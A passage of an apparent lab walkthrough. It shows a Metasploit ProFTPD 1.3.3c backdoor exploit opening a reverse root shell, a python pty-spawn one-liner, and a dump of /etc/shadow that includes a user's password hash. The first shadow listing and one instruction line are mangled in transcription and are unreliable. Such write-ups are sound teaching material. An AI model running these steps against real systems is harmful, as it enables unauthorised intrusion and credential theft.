
  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.162.204  
lhost => 192.168.162.204  
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit  
[*] Started reverse TCP double handler on 192.168.162.204:4444  
[*] 192.168.162.170:21 - Sending Backdoor Command  
[*] Accepted the first client connection ...  
[*] Accepted the second client connection ...  
[*] Command: echo Xv5PqYMfda4Jcn5z;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets ...  
[*] Reading from socket A  
[*] A: "Xv5PqYMfda4Jcn5z\r\n"  
[*] Matching ...  
[*] B is input ...  
[*] Command shell session 1 opened (192.168.162.204:4444 -> 192.168.162.170:43892) at 2024-11-20 21:15:58 +0530  
  
pwd  
/  
whoami  
root  
█
```

Step 8:


Then we use python script for shell



```
kali@kali: ~  
File Actions Edit View Help  
/  
whoami  
root  
shell  
[*] Trying to find binary 'python' on the target machine  
[*] Found python at /usr/bin/python  
[*] Using `python` to pop up an interactive shell  
[*] Trying to find binary 'bash' on the target machine  
[*] Found bash at /bin/bash  
python -c 'import pty;pty.spawn("/bin/bash")'  
python -c 'import pty;pty.spawn("/bin/bash")'  
root@vtcsec:/# ls  
ls  
bin      dev      initrd.img  lost+found  opt      run      srv      usr  
boot     etc      lib         media       proc     sbin     sys      var  
cdrom    home    lib64      mnt         root     snap     tmp      vmlinuz  
root@vtcsec:/# cat etc/shadow  
cat etc/shadow  
root!:17484:0:99999:7:::  
daemon*:17379:0:99999:7:::  
bin*:17379:0:99999:7:::  
sys*:17379:0:99999:7:::  
sync*:17379:0:99999:7:::  
games*:17379:0:99999:7:::  
man*:17379:0:99999:7:::  
lp*:17379:0:99999:7:::  
mail*:17379:0:99999:7:::  
news*:17379:0:99999:7:::  
uucp*:17379:0:99999:7:::  
proxy*:17379:0:99999:7:::  
www-data*:17379:0:99999:7:::  
backup*:17379:0:99999:7:::  
list*:17379:0:99999:7:::  
irc*:17379:0:99999:7:::  
gnats*:17379:0:99999:7:::  
nobody*:17379:0:99999:7:::  
systemd-timesync*:17379:0:99999:7:::  
systemd-network*:17379:0:99999:7:::  
systemd-resolve*:17379:0:99999:7:::  
systemd-bus-proxy*:17379:0:99999:7:::
```


Step 9:


Copy the all path marlinspike to :



```
kali@kali: ~  
File Actions Edit View Help  
sys:*:17379:0:99999:7 :::  
sync:*:17379:0:99999:7 :::  
games:*:17379:0:99999:7 :::  
man:*:17379:0:99999:7 :::  
lp:*:17379:0:99999:7 :::  
mail:*:17379:0:99999:7 :::  
news:*:17379:0:99999:7 :::  
uucp:*:17379:0:99999:7 :::  
proxy:*:17379:0:99999:7 :::  
www-data:*:17379:0:99999:7 :::  
backup:*:17379:0:99999:7 :::  
list:*:17379:0:99999:7 :::  
irc:*:17379:0:99999:7 :::  
gnats:*:17379:0:99999:7 :::  
nobody:*:17379:0:99999:7 :::  
systemd-timesync:*:17379:0:99999:7 :::  
systemd-network:*:17379:0:99999:7 :::  
systemd-resolve:*:17379:0:99999:7 :::  
systemd-bus-proxy:*:17379:0:99999:7 :::  
syslog:*:17379:0:99999:7 :::  
_apt:*:17379:0:99999:7 :::  
messagebus:*:17379:0:99999:7 :::  
uidd:*:17379:0:99999:7 :::  
lightdm:*:17379:0:99999:7 :::  
whoopsie:*:17379:0:99999:7 :::  
avahi-autoipd:*:17379:0:99999:7 :::  
avahi:*:17379:0:99999:7 :::  
dnsmasq:*:17379:0:99999:7 :::  
colord:*:17379:0:99999:7 :::  
speech-dispatcher:!:17379:0:99999:7 :::  
hplip:*:17379:0:99999:7 :::  
kernoops:*:17379:0:99999:7 :::  
pulse:*:17379:0:99999:7 :::  
rtkit:*:17379:0:99999:7 :::  
saned:*:17379:0:99999:7 :::  
usbmux:*:17379:0:99999:7 :::  
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtY9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7 :::  
mysql:!:17486:0:99999:7 :::  
sshd:*:17486:0:99999:7 :::  
root@vtcsec:/#
```

